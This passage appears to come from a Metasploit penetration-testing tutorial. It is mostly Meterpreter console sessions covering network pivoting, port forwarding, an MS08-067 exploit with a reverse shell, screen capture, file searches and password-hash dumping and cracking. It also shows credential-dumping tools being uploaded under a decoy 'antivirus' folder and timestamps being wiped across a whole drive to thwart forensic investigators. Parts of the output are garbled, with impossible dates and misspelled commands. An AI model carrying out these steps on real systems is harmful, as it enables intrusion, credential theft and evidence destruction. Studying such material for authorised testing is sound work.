[*] Created \qNuIKByV.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svccnt] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svccnt] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (U0trbJMd - "MNYR")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \qNuIKByV.exe...
[*] Sending stage (749056 bytes)
[*] Meterpreter session 2 opened (192.168.1.101-192.168.1.201:0 -> 10.1.13.2:4444) at Mon Dec 06 08:56:42 -0700 2010

```

[meterpreter](#) >

Our attack has been successful! You can see in the above output that we have a meterpreter session connecting to 10.1.13.2 via our existing meterpreter session with 192.168.1.201. Running ipconfig on our newly compromised machine shows that we have reached a system that is not normally accessible to us.

[meterpreter](#) > ipconfig

```

Citrix XenServer PV Ethernet Adapter
Hardware MAC: 22:73:ff:12:11:4b
IP Address : 10.1.13.2
Netmask    : 255.255.255.0

```

```

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1

```

Netmask : 255.0.0.0

^

[meterpreter](#) >

As you can see, pivoting is an extremely powerful feature and is a critical capability to have on penetration tests.

Portfwd

The **portfwd** command from within the Meterpreter shell is most commonly used as a pivoting technique, allowing direct access to machines otherwise inaccessible from the attacking system. Running this command on a compromised host with access to both the attacker and destination network (or system), we can essentially forward TCP connections through this machine, effectively making it a pivot point. Much like the port forwarding technique used with an ssh connection, portfwd will relay TCP connections to and from the connected machines.

Contents

- 1 Help
- 2 Options
- 3 Arguments
- 4 Syntax
 - 4.1 Add
 - 4.1.1 Delete

Help

From an active Meterpreter session, typing **portfwd -h** will display the command's various options and arguments.

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]
OPTIONS:
  -L >opt>  The local host to listen on (optional).
  -h          Help banner.
  -l >opt>  The local port to listen on.
  -p >opt>  The remote port to connect on.
  -r >opt>  The remote host to connect on.
meterpreter >
```

Figure 1 Help Banner

Options

- **-L:** Use to specify the listening host. Unless you need the forwarding to occur on a specific network adapter you can omit this option. If none is entered 0.0.0.0 will be used.
- **-h:** Displays the above information.
- **-l:** This is a local port which will listen on the attacking machine. Connections to this port will be forwarded to the remote system.
- **-p:** The port to which TCP connections will be forward to.
- **-r:** The IP address the connections are relayed to (target).

Arguments

- **Add:** This argument is used to create the forwarding.
- **Delete:** This will delete a previous entry from our list of forwarded ports.
- **List:** This will list all ports currently forwarded.
- **Flush:** This will delete all ports from our forwarding list.

Syntax

Add

From the Meterpreter shell, the command is used in the following manner:

```
meterpreter > portfwd add -l 3389 -p 3389 -r [target host]
```

- **add** will add the port forwarding to the list and will essentially create a tunnel for us. Please note, this tunnel will also exist outside the Metasploit console, making it available to any terminal session.
- **-l 3389** is the local port that will be listening and forwarded to our target. This can be any port on your machine, as long as it's not already being used.
- **-p 3389** is the destination port on our targeting host.
- **-r [target host]** is the our targeted system's IP or hostname.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.194.191
[*] Local TCP relay created: 0.0.0.0:3389 -> 172.16.194.191:3389
meterpreter >
```

Figure 2 Adding a port

^

Delete

Entries are deleted very much like the previous command. Once again from an active Meterpreter session, we would type the following:

```
meterpreter > portfwd delete -l 3389 -p 3389 -r [target host]
```

```
meterpreter > portfwd delete -l 3389 -p 3389 -r 172.16.194.191
[*] Successfully stopped TCP relay on 0.0.0.0:3389
meterpreter >
```

Figure 3 Deleting a port

LIST:

This argument needs no options and provides us with a list of currently listening and forwarded ports.

```
meterpreter > portfwd list
```

```
meterpreter > portfwd list
0: 0.0.0.0:3389 -> 172.16.194.191:3389
1: 0.0.0.0:1337 -> 172.16.194.191:1337
2: 0.0.0.0:2222 -> 172.16.194.191:2222
```

```
3 total local port forwards.
meterpreter >
```

Figure 4 List command

FLUSH:

This argument will allow us to remove all the local port forward at once.

```
meterpreter > portfwd flush
```

```
meterpreter > portfwd flush
[*] Successfully stopped TCP relay on 0.0.0.0:3389
[*] Successfully stopped TCP relay on 0.0.0.0:1337
[*] Successfully stopped TCP relay on 0.0.0.0:2222
[*] Successfully flushed 3 rules
meterpreter > portfwd list
```

```
0 total local port forwards
meterpreter >
```

Figure 5 Flush command

Example Usage:

In this example, we will open a port on our local machine and have our Meterpreter session forward a connection to our victim on that same port. We'll be using port 3389, which is the Windows default port for Remote Desktop connections.

Here are the players involved:

```
C:\> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

Connection-specific DNS Suffix . : localdomain
IP Address. . . . . 172.16.194.141
Subnet Mask. . . . . 255.255.255.0
Default Gateway. . . . . 172.16.194.2

C:\>
```

Figure 6 Victim machine

```
meterpreter > ipconfig
```

```
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask     : 255.0.0.0
```

```

VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:a0:aa:00:aa:aa
IP Address : 172.16.194.144
Netmask     : 255.0.0.0

```

```

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:bb:00:bb:00:bb
IP Address : 192.168.1.191
Netmask     : 255.0.0.0

```

Figure 7 Our Pivot machine

```

root@kali:~# ifconfig eth1
eth1      Link encap:Ethernet HWaddr 0a:0b:0c:0d:0e:0f
          inet addr:192.168.1.162  Bcast:192.168.1.255  Mask:255.255.255.0
              inet6 addr: fe80::20c:29ff:fed6:ab38/64 Scope:link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:1357685 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:823428 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:318385612 (303.6 MiB)  TX bytes:133752114 (127.5 MiB)
                  Interrupt:19 Base address:0x2000

root@kali:~# ping 172.16.194.141
PING 172.16.194.141 (172.16.194.141) 56(84) bytes of data.
64 bytes from 172.16.194.141: icmp_req=1 ttl=128 time=240 ms
64 bytes from 172.16.194.141: icmp_req=2 ttl=128 time=117 ms
64 bytes from 172.16.194.141: icmp_req=3 ttl=128 time=119 ms
^C
--- 172.16.194.141 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 117.759/159.378/240.587/57.430 ms

root@kali:~#

```

Figure 8 Attacker's machine

First we setup the port forwarding on our pivot using the following command:

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.194.141
```

We verify that port 3389 is listening by issuing the **netstat** command from another terminal.

```

root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*            LISTEN     8397/sshd
.....
tcp        0      0 0.0.0.0:3389             0.0.0.0:*            LISTEN     2045/.ruby.bin
.....
tcp6       0      0 ::1:22                ::*:*               LISTEN     8397/sshd
root@kali:~#

```

Figure 9 Local machine's listening ports

We can see 0.0.0.0 is listening on port 3389 as well as the connection to our pivot machine on port 4444.

From here, we can initiate a remote desktop connection to our local 3389 port. Which will be forwarded to our victim machine on the corresponding port.




Figure 10 Remote Desktop connection using local port

Another example of **portfwd** usage is using it to forward exploit modules such as "MS08-067".
Using the same technique as show previously, it's just a matter of forwarding the correct ports for the desired exploit.

^

Here we forwarded port 445, which is the port associated with Windows Server Message Block (SMB). Configuring our module target host and port to our forwarded socket. The exploit is sent via our pivot to the victim machine.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -----          ----- 
RHOST    127.0.0.1        yes       The target address
RPORT    445              yes       Set the SMB service port
SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          ----- 
EXITFUNC thread          yes       Exit technique (accepted: seh, thread, process, none)
LHOST    192.168.1.162     yes       The listen address
LPORT    4444             yes       The listen port

Exploit target:

Id  Name
--  --
0  Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.162:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.159
[-] Exploit exception: Stream # is closed.

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 11 MS08-067 via Pivot

TimeStomp

Interacting with most file systems is like walking in the snow...you will leave footprints. How detailed those footprints are, how much can be learned from them, and how long they last all depends on various circumstances. The art of analyzing these artifacts is digital forensics. For various reasons, when conducting a penetration test you may want to make it hard for a forensic analyst to determine the actions that you took.

The best way to avoid detection by a forensic investigation is simple: Don't touch the filesystem! This is one of the beautiful things about Meterpreter, it loads into memory without writing anything to disk, greatly minimizing the artifacts it leaves on a system. However, in many cases you may have to interact with the filesystem in some way. In those cases **timestomp** can be a great tool.

Let's look at a file on the system and the MAC (Modified, Accessed, Changed) times of the file:

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM
Last Accessed: 5/3/2009 2:31:39 AM
Last Modified: 5/3/2009 2:30:36 AM
```

We will now start by exploiting the system and loading up a Meterpreter session. After that, we will load the **timestomp** module and take a quick look at the file in question.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestamp -h
```

Usage: timestamp OPTIONS file_path

OPTIONS:

- a Set the "last accessed" time of the file
- b Set the MACE timestamps so that EnCase shows blanks
- c Set the "creation" time of the file
- e Set the "mft entry modified" time of the file
- f Set the MACE of attributes equal to the supplied file
- h Help banner
- m Set the "last written" time of the file
- r Set the MACE timestamps recursively on a directory
- v Display the UTC MACE values of the file
- z Set all four attributes (MACE) of the file

```
meterpreter > pwd
C:\Program Files\War-ftpd
meterpreter > cd ..
meterpreter > pwd
C:\Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls
```

```
Listing: C:\Documents and Settings\P0WN3D\My Documents
=====
Mode          Size  Type  Last modified           Name
----          ---   ---   -----           ---
40777/rwxrwxrwx  0    dir   Wed Dec 31 19:00:00 -0500 1969 .
40777/rwxrwxrwx  0    dir   Wed Dec 31 19:00:00 -0500 1969 ..
40555/r-xr-xr-x  0    dir   Wed Dec 31 19:00:00 -0500 1969 My Pictures
100666/rw-rw-rw- 28   fil   Wed Dec 31 19:00:00 -0500 1969 test.txt
meterpreter > timestamp test.txt -v
Modified      : Sun May 03 04:30:36 -0400 2009
Accessed     : Sun May 03 04:31:51 -0400 2009
Created       : Sun May 03 04:30:08 -0400 2009
Entry Modified: Sun May 03 04:31:44 -0400 2009
```

Let's look at the MAC times displayed. We see that the file was created recently. Let's pretend for a minute that this is a super secret tool that we need to hide. One way to do this might be to set the MAC times to match the MAC times of another file on the system. Let's copy the MAC times from **cmd.exe** to **test.txt** to make it blend in a little better.

```
meterpreter > timestamp test.txt -f C:\WINNT\system32\cmd.exe
[*] Setting MACE attributes on test.txt from C:\WINNT\system32\cmd.exe
meterpreter > timestamp test.txt -v
Modified       : Tue Dec 07 08:00:00 -0500 1999
Accessed      : Sun May 03 05:14:51 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009
```

There we go! Now it looks as if the text.txt file was created on Dec 7th, 1999. Let's see how it looks from Windows

File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM

Success! Notice there are some slight differences between the times through Windows and Metasploit. This is due to the way the timezones are displayed. Windows is displaying the time in -0600, while Metasploit shows the MC times as -0500. When adjusted for the timezone differences, we can see that they match. Also notice that the act of checking the files information within Windows altered the last accessed time. This just goes to show how fragile MAC times can be, and why great care has to be taken when interacting with them.

Let's now make a different change. In the previous example, we were looking to make the changes blend in but in some cases, this just isn't realistic and the best you can hope for is to make it harder for an investigator to identify when changes actually occurred. For those situations, **timestomp** has a great option (-b for blank) where it zeros out the MAC times for a file. Let's take a look.

```
meterpreter > timestamp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed     : Sun May 03 05:16:20 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009

meterpreter > timestamp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestamp test.txt -v
Modified      : 2106-02-06 23:28:15 -0700
Accessed     : 2106-02-06 23:28:15 -0700
Created       : 2106-02-06 23:28:15 -0700
Entry Modified: 2106-02-06 23:28:15 -0700
```

When parsing the MAC times, timestamp now lists them as having been created in the year 2106! This is very interesting, as some poorly written forensic tools have the same problem, and will crash when coming across entries like this. Let's see how the file looks in Windows.

File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601

Very interesting! Notice that times are no longer displayed, and the data is set to Jan 1, 1601. Any idea why that might be the case? (Hint: <http://en.wikipedia.org/wiki/1601#Notes>.)

```
meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus
meterpreter > pwd
C:\\WINNT\\antivirus
meterpreter > upload /usr/share/windows-binaries/fgdump c:\\WINNT\\antivirus\\
[*] uploading   : /usr/share/windows-binaries/fgdump/servpw.exe -> c:\\WINNTantivirusPwDump.exe
[*] uploaded   : /usr/share/windows-binaries/fgdump/servpw.exe -> c:\\WINNTantivirusPwDump.exe
[*] uploading   : /usr/share/windows-binaries/fgdump/cachedump64.exe -> c:\\WINNTantivirusLsaExt.dll
[*] uploaded   : /usr/share/windows-binaries/fgdump/cachedump64.exe -> c:\\WINNTantivirusLsaExt.dll
[*] uploading   : /usr/share/windows-binaries/fgdump/pstgdump.exe -> c:\\WINNTantivirusspwservice.exe
[*] uploaded   : /usr/share/windows-binaries/fgdump/pstgdump.exe -> c:\\WINNTantivirusspwservice.exe
meterpreter > ls

Listing: C:\\WINNT\\antivirus
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----              -----
100777/rwxrwxrwx 174080  fil   2017-05-09 15:23:19 -0600  cachedump64.exe
100777/rwxrwxrwx 57344   fil   2017-05-09 15:23:20 -0600  pstgdump.exe
100777/rwxrwxrwx 57344   fil   2017-05-09 15:23:18 -0600  servpw.exe
meterpreter > cd ..
```

With our files uploaded, we will now run timestamp on the them to confuse any potential investigator.

```
meterpreter > timestamp antivirus\\servpvp.exe -v  
Modified : 2017-05-09 16:23:18 -0600  
Accessed : 2017-05-09 16:23:18 -0600  
Created : 2017-05-09 16:23:18 -0600  
Entry Modified : 2017-05-09 16:23:18 -0600
```

```

meterpreter > timestamp antivirus\pstgdump.exe -v
Modified      : 2017-05-09 16:23:20 -0600
Accessed     : 2017-05-09 16:23:19 -0600
Created       : 2017-05-09 16:23:19 -0600
Entry Modified: 2017-05-09 16:23:20 -0600
meterpreter > timestamp antivirus -r
[*] Blanking directory MACE attributes on antivirus

meterpreter > ls
40777/rwxrwxrwx  0      dir  1980-01-01 00:00:00 -0700 ..
100666/rw-rw-rw- 115    fil  2106-02-06 23:28:15 -0700 servpw.exe
100666/rw-rw-rw- 12165   fil  2106-02-06 23:28:15 -0700 pstgdump.exe

```

As you can see, Meterpreter can no longer get a proper directory listing.

However, there is something to consider in this case. We have hidden when an action occurred, yet it will still be very obvious to an investigator where activity was happening. What would we do if we wanted to hide both when a toolkit was uploaded, and where it was uploaded?

The easiest way to approach this is to zero out the times on the full drive. This will make the job of the investigator very difficult, as traditional timeline analysis will not be possible. Let's first look at our `WINNT\System32` directory.

Name	Modified	Created	Accessed
setupact	5/3/2009 2:08 AM	5/2/2009 8:57 PM	5/3/2009 2:08 AM
setupapi	5/3/2009 2:11 AM	5/2/2009 8:57 PM	5/3/2009 2:11 AM
setuperr	5/3/2009 2:06 AM	5/2/2009 8:57 PM	5/3/2009 2:06 AM
setuplog	5/3/2009 2:08 AM	5/2/2009 8:57 PM	5/3/2009 2:08 AM
Soap Bubbles	12/7/1999 7:00 AM	5/2/2009 9:05 PM	5/2/2009 9:05 PM
Sti_Trace	5/3/2009 2:10 AM	5/3/2009 2:10 AM	5/3/2009 2:10 AM
system	5/2/2009 8:57 PM	12/7/1999 7:00 AM	5/3/2009 3:10 AM
TASKMAN	12/7/1999 7:00 AM	5/2/2009 8:57 PM	5/3/2009 2:07 AM
twain.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
twain_32.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
twunk_16	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
twunk_32	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
upwizun	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
vb	5/3/2009 2:05 AM	5/3/2009 2:05 AM	5/3/2009 2:05 AM
vbaddr	5/3/2009 2:05 AM	5/3/2009 2:05 AM	5/3/2009 2:05 AM
vmreg32.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
welcome	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 4:03 AM
welcome	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:10 AM
win	5/3/2009 2:06 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
winhelp	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
winhelp32	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
winrep	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
zapotec	12/7/1999 7:00 AM	5/2/2009 9:05 PM	5/2/2009 9:05 PM

Everything looks normal. Now, let's shake the filesystem up really bad!

```

meterpreter > pwd
C:\WINNT\antivirus
meterpreter > cd ../..
meterpreter > pwd
C:
meterpreter > ls

Listing: C:\

=====
Mode      Size    Type  Last modified          Name
----      ---    ----  -----              -----
100777/rwxrwxrwx  0      fil   Wed Dec 31 19:00:00 -0500 1969 AUTOEXEC.BAT
100666/rw-rw-rw-  0      fil   Wed Dec 31 19:00:00 -0500 1969 CONFIG.SYS
40777/rwxrwxrwx  0      dir   Wed Dec 31 19:00:00 -0500 1969 Documents and Settings
100444/r--r--r--  0      fil   Wed Dec 31 19:00:00 -0500 1969 IO.SYS
100444/r--r--r--  0      fil   Wed Dec 31 19:00:00 -0500 1969 MSDOS.SYS
100555/r-xr-xr-x  34468   fil   Wed Dec 31 19:00:00 -0500 1969 NTDETECT.COM
40555/r-xr-xr-x  0      dir   Wed Dec 31 19:00:00 -0500 1969 Program Files
40777/rwxrwxrwx  0      dir   Wed Dec 31 19:00:00 -0500 1969 RECYCLER
40777/rwxrwxrwx  0      dir   Wed Dec 31 19:00:00 -0500 1969 System Volume Information
40777/rwxrwxrwx  0      dir   Wed Dec 31 19:00:00 -0500 1969 WINNT
100555/r-xr-xr-x  148992   fil   Wed Dec 31 19:00:00 -0500 1969 arcldr.exe
100555/r-xr-xr-x  162816   fil   Wed Dec 31 19:00:00 -0500 1969 arcsetup.exe
100666/rw-rw-rw-  192     fil   Wed Dec 31 19:00:00 -0500 1969 boot.ini
100444/r--r--r--  214416   fil   Wed Dec 31 19:00:00 -0500 1969 ntldr
100666/rw-rw-rw-  402653184   fil   Wed Dec 31 19:00:00 -0500 1969 pagefile.sys

meterpreter > timestamp C:\\ -r
[*] Blanking directory MACE attributes on C:\\
meterpreter > ls
meterpreter > ls

Listing: C:\\

=====
Mode      Size    Type  Last modified          Name
----      ---    ----  -----              -----
100777/rwxrwxrwx  0      fil   2106-02-06 23:28:15 -0700 AUTOEXEC.BAT
100666/rw-rw-rw-  0      fil   2106-02-06 23:28:15 -0700 CONFIG.SYS
100666/rw-rw-rw-  0      fil   2106-02-06 23:28:15 -0700 Documents and Settings
100444/r--r--r--  0      fil   2106-02-06 23:28:15 -0700 IO.SYS
100444/r--r--r--  0      fil   2106-02-06 23:28:15 -0700 MSDOS.SYS

```

```
100555/r-xr-xr-x 47564      fil  2106-02-06 23:28:15 -0700  NTDETECT.COM
...snip...
```

^

So, after that what does Windows see?

Name	Modified	Created	Accessed
setupact	2/19/21086 4:53 AM	3/15/2105 7:00 PM	
setupapi	12/7/2105 7:00 PM	2/19/21086 4:53 AM	
setuperr	2/19/21086 4:53 AM	2/19/21086 4:53 AM	
setuplog	2/19/21086 4:53 AM	3/7/2106 7:00 PM	
Soap_Bubbles	2/19/21086 4:53 AM	4/15/2027 7:00 PM	
Stl_Trace	1/7/1980 7:00 PM	5/15/2078 7:00 PM	
system	2/19/21086 4:53 AM	2/19/21086 4:53 AM	
TASKMAN	3/7/2106 7:00 PM	5/3/2009 3:56 AM	
twain.dll	7/23/2105 7:00 PM	5/3/2009 3:56 AM	
twain_32.dll	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
twunk_16	2/7/2056 7:00 PM	5/3/2009 3:56 AM	
twunk_32	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
upwizun	4/7/2053 7:00 PM	5/3/2009 3:56 AM	
vb	3/7/2021 7:00 PM	2/19/21086 4:53 AM	
vbaddin	5/23/2106 7:00 PM	2/19/21086 4:53 AM	
vmreg32.dll	5/23/2106 7:00 PM	5/3/2009 3:56 AM	
welcome	5/15/2056 7:00 PM	5/3/2009 4:01 AM	
welcome	2/19/21086 4:53 AM	7/15/2080 7:00 PM	
win	2/19/21086 4:53 AM	10/7/2106 7:00 PM	
winhelp	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
winhlp32	4/7/2053 7:00 PM	5/3/2009 3:56 AM	
winrep	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
Zapotec	2/19/21086 4:53 AM	2/19/21086 4:53 AM	

Amazing. Windows has no idea what is going on, and displays crazy times all over the place. Don't get overconfident however. By taking this action, you have also made it very obvious that some adverse activity has occurred on the system. Also, there are many different sources of timeline information on a Windows system other than just MAC times. If a forensic investigator came across a system that had been modified in this manner, they would be running to these alternative information sources. However, the cost of conducting the investigation just went up.

Screen Capture

Screen Capturing in Metasploit

Another feature of meterpreter is the ability to capture the victims desktop and save them on your system. Let's take a quick look at how this works. We'll already assume you have a meterpreter console, we'll take a look at what is on the victims screen.

```
[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 -> 192.168.1.104:4444)

meterpreter > ps

Process list
=====

  PID  Name          Path
  ---  ---          ---
  180  notepad.exe   C:\WINDOWS\system32\notepad.exe
  248  snmp.exe      C:\WINDOWS\System32\snmp.exe
  260  Explorer.EXE C:\WINDOWS\Explorer.EXE
  284  surgemail.exe c:\surgemail\surgemail.exe
  332  VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
  612  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  620  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  648  ctfmon.exe    C:\WINDOWS\system32\ctfmon.exe
  664  GrooveMonitor.exe C:\Program Files\Microsoft Office\Office12\GrooveMonitor.exe
  728  WZCSDLR2.exe  C:\Program Files\ANI\ANIMZCS2 Service\WZCSDLR2.exe
  736  jusched.exe   C:\Program Files\Java\jre6\bin\jusched.exe
  756  msmsgs.exe   C:\Program Files\Messenger\msmsgs.exe
  816  smss.exe      \SystemRoot\System32\smss.exe
  832  alg.exe       C:\WINDOWS\System32\alg.exe
  904  csrss.exe     \??\C:\WINDOWS\system32\csrss.exe
  928  winlogon.exe  \??\C:\WINDOWS\system32\winlogon.exe
  972  services.exe  C:\WINDOWS\system32\services.exe
  984  lsass.exe     C:\WINDOWS\system32\lsass.exe
  1152  vmauthlp.exe C:\Program Files\VMware\VMware Tools\vmacthlp.exe
  1164  svchost.exe  C:\WINDOWS\system32\svchost.exe
  1276  nwauth.exe   c:\surgemail\ nwauth.exe
  1296  svchost.exe  C:\WINDOWS\system32\svchost.exe
  1404  svchost.exe  C:\WINDOWS\System32\svchost.exe
  1500  svchost.exe  C:\WINDOWS\system32\svchost.exe
  1652  svchost.exe  C:\WINDOWS\system32\svchost.exe
  1796  spoolsv.exe  C:\WINDOWS\system32\spoolsv.exe
  1912  3proxy.exe   C:\3proxy\bin\3proxy.exe
  2024  jqs.exe      C:\Program Files\Java\jre6\bin\jqs.exe
  2188  swatch.exe   c:\surgemail\swatch.exe
  2444  iexplore.exe C:\Program Files\Internet Explorer\iexplore.exe
  3004  cmd.exe      C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 260
[*] Migrating to 260...
[*] Migration completed successfully.
meterpreter > use espiia
Loading extension espiia...success.
meterpreter > screengrab
Screenshot saved to: /root/nYdRUppb.jpeg
meterpreter >
```

We can see how effective this was in migrating to the explorer.exe, be sure that the process your meterpreter is on has access to active desktops or this will not work.

Searching for Content

Information leakage is one of the largest threats that corporations face and much of it can be prevented by educating users to properly secure their data. Users being users though, will frequently save data to their local workstations instead of on the corporate servers where there is greater control.

Meterpreter has a search function that will, by default, scour all drives of the compromised computer looking for files of your choosing.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern
Search for files.

OPTIONS:
-d   The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
-f   The file pattern glob to search for. (e.g. *secret*.doc?)
-h   Help Banner.
-r   Recursively search sub directories. (Default: true)
```

To run a search for all jpeg files on the computer, simply run the search command with the '-f' switch and tell it what filetype to look for.

```
meterpreter > search -f *.jpg
Found 418 results...
...snip...
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue hills.jpg (28521 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Sunset.jpg (71189 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Water lilies.jpg (83794 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Winter.jpg (105542 bytes)
...snip...
```

Searching an entire computer can take a great deal of time and there is a chance that an observant user might notice their hard drive thrashing constantly. We can reduce the search time by pointing it at a starting directory and letting it run.

```
meterpreter > search -d c:\\documents\\ and\\ settings\\administrator\\desktop\\ -f *.pdf
Found 2 results...
c:\\documents and settings\\administrator\\desktop\\operations_plan.pdf (244066 bytes)
c:\\documents and settings\\administrator\\desktop\\budget.pdf (244066 bytes)
meterpreter >
```

By running the search this way, you will notice a huge speed increase in the time it takes to complete.

John the Ripper

The John The Ripper module is used to identify weak passwords that have been acquired as hashed files (loot) or raw LANMAN/NTLM hashes (hashdump). The goal of this module is to find trivial passwords in a short amount of time. To crack complex passwords or use large wordlists, John the Ripper should be used outside of Metasploit. This initial version just handles LM/NTLM credentials from hashdump and uses the standard wordlist and rules.

```
msf auxiliary(handler) > use post/windows/gather/hashdump
msf post(hashdump) > set session 1
session => 1

msf post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bffad2dcc991597aaa19f90e8bc4ee00...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:cb5f7772e5178b77b9fdb79429286db:b78fe104983b5c754a27c1784544fd7:::
Guest:501:aad3b435b51404eed3b435b51404ee:31d6cfe0d1ae931b73c59d7e0c889c0:::
HelpAssistant:1002:810185b1c0dd86dd756d138f54162df8:7b8f23708aec7107bfdf0925dbb2fed7:::
SUPPORT_388945a0:1002:aad3b435b51404eed3b435b51404ee:8be4bbf2ad7bd7cec4e1cdddcd4b052e:::
rAWjAW:1003:aad3b435b51404eed3b435b51404ee:117a2f6059824c686e7a16a137768a20:::
rAWjAW2:1004:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::

[*] Post module execution completed

msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run

[*] Seeded the password database with 8 words...

guesses: 3  time: 0:00:00:04 DONE (Sat Jul 16 19:59:04 2011)  c/s: 12951K  trying: WIZ1900 - ZZZ1900
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
